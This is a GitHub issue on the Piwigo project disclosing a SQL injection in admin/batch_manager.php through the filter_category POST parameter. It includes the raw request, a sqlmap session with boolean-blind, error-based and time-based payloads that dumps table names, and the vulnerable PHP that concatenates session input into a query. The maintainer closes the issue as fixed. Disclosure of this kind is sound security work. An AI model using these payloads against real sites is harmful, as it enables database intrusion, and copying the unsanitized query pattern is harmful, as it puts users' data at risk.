Piwigo / Piwigo Public

Code Issues 580 Pull requests 65 Actions Projects Wiki

New issue

Jump to bottom

SQL injection in admin/batch_manager.php #1012

Closed zongdeiqianxing opened this issue on May 8, 2019 · 1 comment


Assignees

Labels Section: Security

Milestone 2.10.0RC1

zongdeiqianxing commented on May 8, 2019

hi，There is a vulnerability in the admin/batch_manager.php.




page: batch_manager

Form Data


start: 0
pwg_token: 1a3e69ca1ea0ffc4609635b932f75105
filter_prefilter_use: on
filter_prefilter: last_import

I didn't find the full trigger request in the browser, so I added the ‘&filter_category_use=on’ parameter to the request based on the code.


```
POST /admin.php?page=batch_manager HTTP/1.1
Host: 10.150.10.186:30002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://10.150.10.186:30002/admin.php?page=batch_manager
Content-Type: application/x-www-form-urlencoded
Content-Length: 695
Cookie: pwg_display_thumbnail=no_display_thumbnail; pwg_id=85b6lvm6f6nqvji17k04ugkdu0
Connection: close
Upgrade-Insecure-Requests: 1

start=0&pwg_token=438d258aad10f5b13c74425475163e4e&filter_prefilter_use=on&filter_prefilter=last_import&filter_duplicate
s_date=on&filter_category=1&tag_mode=AND&filter_level=03&filter_dimension_min_width=145&filter_dimension_max_width=2560&
filter_dimension_min_height=91&filter_dimension_max_height=1440&filter_dimension_min_ratio=1.29&filter_dimension_max_rat
io=1.77&filter_search_use=on&q=&filter_filesize_use=on&filter_category_use=on&filter_filesize_min=1.3&filter_filesize_ma
x=1.3&submitFilter=&selectAction=-1&associate=1&dissociate=1&author=&title=&date_creation=2019-05-08+00%3A00%3A00&level=
0&regenerateSuccess=0&regenerateError=0
```




```
loser@DESKTOP-DHG1UNM:~$ more 5
POST /admin.php?page=batch_manager HTTP/1.1
Host: 10.150.10.186:30002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://10.150.10.186:30002/admin.php?page=batch_manager
Content-Type: application/x-www-form-urlencoded
Content-Length: 695
Cookie: pwg_display_thumbnail=no_display_thumbnail; pwg_id=85b6lvm6f6nqvji17k04ugkdu0
Connection: close
Upgrade-Insecure-Requests: 1

start=0&pwg_token=438d258aad10f5b13c74425475163e4e&filter_prefilter_use=on&filter_prefilter=last_import&filter_duplicate
s_date=on&filter_category=1&tag_mode=AND&filter_level=03&filter_dimension_min_width=145&filter_dimension_max_width=2560&
filter_dimension_min_height=91&filter_dimension_max_height=1440&filter_dimension_min_ratio=1.29&filter_dimension_max_rat
io=1.77&filter_search_use=on&q=&filter_filesize_use=on&filter_category_use=on&filter_filesize_min=1.3&filter_filesize_ma
x=1.3&submitFilter=&selectAction=-1&associate=1&dissociate=1&author=&title=&date_creation=2019-05-08+00%3A00%3A00&level=
0&regenerateSuccess=0&regenerateError=0
loser@DESKTOP-DHG1UNM:~$
```



```
loser@DESKTOP-DHG1UNM:~$ sqlmap -r 5 -p filter_category -D piwigo --tables
        ___
       __H__
 ___ ___[']_____ ___ ___   1.2.4#stable
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 10:55:47

[10:55:47] [INFO] parsing HTTP request from '5'
[10:55:48] [INFO] resuming back-end DBMS 'mysql'
[10:55:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: filter_category (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: start=0&pwg_token=438d258aad10f5b13c74425475163e4e&filter_prefilter_use=on&filter_prefilter=last_import&fil
ter_duplicates_date=on&filter_category=1 AND 7599=7599&tag_mode=AND&filter_level=03&filter_dimension_min_width=145&filte
r_dimension_max_width=2560&filter_dimension_min_height=91&filter_dimension_max_height=1440&filter_dimension_min_ratio=1.
29&filter_dimension_max_ratio=1.77&filter_search_use=on&q=&filter_filesize_use=on&filter_category_use=on&filter_filesize
_min=1.3&filter_filesize_max=1.3&submitFilter=&selectAction=-1&associate=1&dissociate=1&author=&title=&date_creation=201
9-05-08 00:00:00&level=0&regenerateSuccess=0&regenerateError=0

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: start=0&pwg_token=438d258aad10f5b13c74425475163e4e&filter_prefilter_use=on&filter_prefilter=last_import&fil
ter_duplicates_date=on&filter_category=1 AND (SELECT 5468 FROM(SELECT COUNT(*),CONCAT(0x717a6a6271,(SELECT (ELT(5468=546
8,1))),0x716b7a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)&tag_mode=AND&filter_level=03&filter
_dimension_min_width=145&filter_dimension_max_width=2560&filter_dimension_min_height=91&filter_dimension_max_height=1440
&filter_dimension_min_ratio=1.29&filter_dimension_max_ratio=1.77&filter_search_use=on&q=&filter_filesize_use=on&filter_c
ategory_use=on&filter_filesize_min=1.3&filter_filesize_max=1.3&submitFilter=&selectAction=-1&associate=1&dissociate=1&au
thor=&title=&date_creation=2019-05-08 00:00:00&level=0&regenerateSuccess=0&regenerateError=0

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: start=0&pwg_token=438d258aad10f5b13c74425475163e4e&filter_prefilter_use=on&filter_prefilter=last_import&fil
ter_duplicates_date=on&filter_category=1 AND SLEEP(5)&tag_mode=AND&filter_level=03&filter_dimension_min_width=145&filter
_dimension_max_width=2560&filter_dimension_min_height=91&filter_dimension_max_height=1440&filter_dimension_min_ratio=1.2
9&filter_dimension_max_ratio=1.77&filter_search_use=on&q=&filter_filesize_use=on&filter_category_use=on&filter_filesize_
min=1.3&filter_filesize_max=1.3&submitFilter=&selectAction=-1&associate=1&dissociate=1&author=&title=&date_creation=2019
-05-08 00:00:00&level=0&regenerateSuccess=0&regenerateError=0
---
[10:55:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[10:55:48] [INFO] fetching tables for database: 'piwigo'
[10:55:48] [INFO] heuristics detected web page charset 'ascii'
[10:55:48] [WARNING] reflective value(s) found and filtering out
[10:55:48] [INFO] used SQL query returns 32 entries
[10:55:48] [INFO] retrieved: piwigo_caddie
[10:55:48] [INFO] retrieved: piwigo_categories
[10:55:48] [INFO] retrieved: piwigo_comments
[10:55:48] [INFO] retrieved: piwigo_config
[10:55:48] [INFO] retrieved: piwigo_favorites
[10:55:48] [INFO] retrieved: piwigo_group_access
[10:55:48] [INFO] retrieved: piwigo_groups
[10:55:48] [INFO] retrieved: piwigo_history
[10:55:48] [INFO] retrieved: piwigo_history_summary
[10:55:48] [INFO] retrieved: piwigo_image_category
[10:55:48] [INFO] retrieved: piwigo_image_format
[10:55:48] [INFO] retrieved: piwigo_image_tag
[10:55:48] [INFO] retrieved: piwigo_images
[10:55:48] [INFO] retrieved: piwigo_languages
```



```php

  if (isset($_POST['filter_category_use']))
  {
    $_SESSION['bulk_manager_filter']['category'] = $_POST['filter_category'];

    if (isset($_POST['filter_category_recursive']))
    {
      $_SESSION['bulk_manager_filter']['category_recursive'] = true;
    }
  }
```



```php
if (isset($_SESSION['bulk_manager_filter']['category']))
{
  $categories = array();

  // we need to check the category still exists (it may have been deleted since it was added in the session)
  $query = '
SELECT COUNT(*)
  FROM '.CATEGORIES_TABLE.'
  WHERE id = '.$_SESSION['bulk_manager_filter']['category'].'
;';
  list($counter) = pwg_db_fetch_row(pwg_query($query));
  if (0 == $counter)
  {
    unset($_SESSION['bulk_manager_filter']);
    redirect( url: get_root_url().'admin.php?page='.$_GET['page']);
  }

  if (isset($_SESSION['bulk_manager_filter']['category_recursive']))
  {
    $categories = get_subcat_ids(array($_SESSION['bulk_manager_filter']['category']));
  }
  else
  {
    $categories = array($_SESSION['bulk_manager_filter']['category']);
  }

```

plegall added this to the **2.9.6** milestone on May 31, 2019

plegall changed the title ~~Piwigo v2.9.5 - SQL injection in admin/batch_manager.php~~ **SQL injection in admin/batch_manager.php** on Aug 12, 2019

plegall commented on Aug 12, 2019 Member

discovered on Piwigo v2.9.5

plegall self-assigned this on Aug 12, 2019

plegall added the Section: Security label on Aug 12, 2019

plegall modified the milestones: **2.9.6**, **2.10.0RC1** on Aug 12, 2019

plegall closed this as completed in `fccb6ca` on Aug 12, 2019

Assignees

plegall

Labels

Section: Security

Projects

None yet

Milestone

2.10.0RC1

Development

No branches or pull requests

2 participants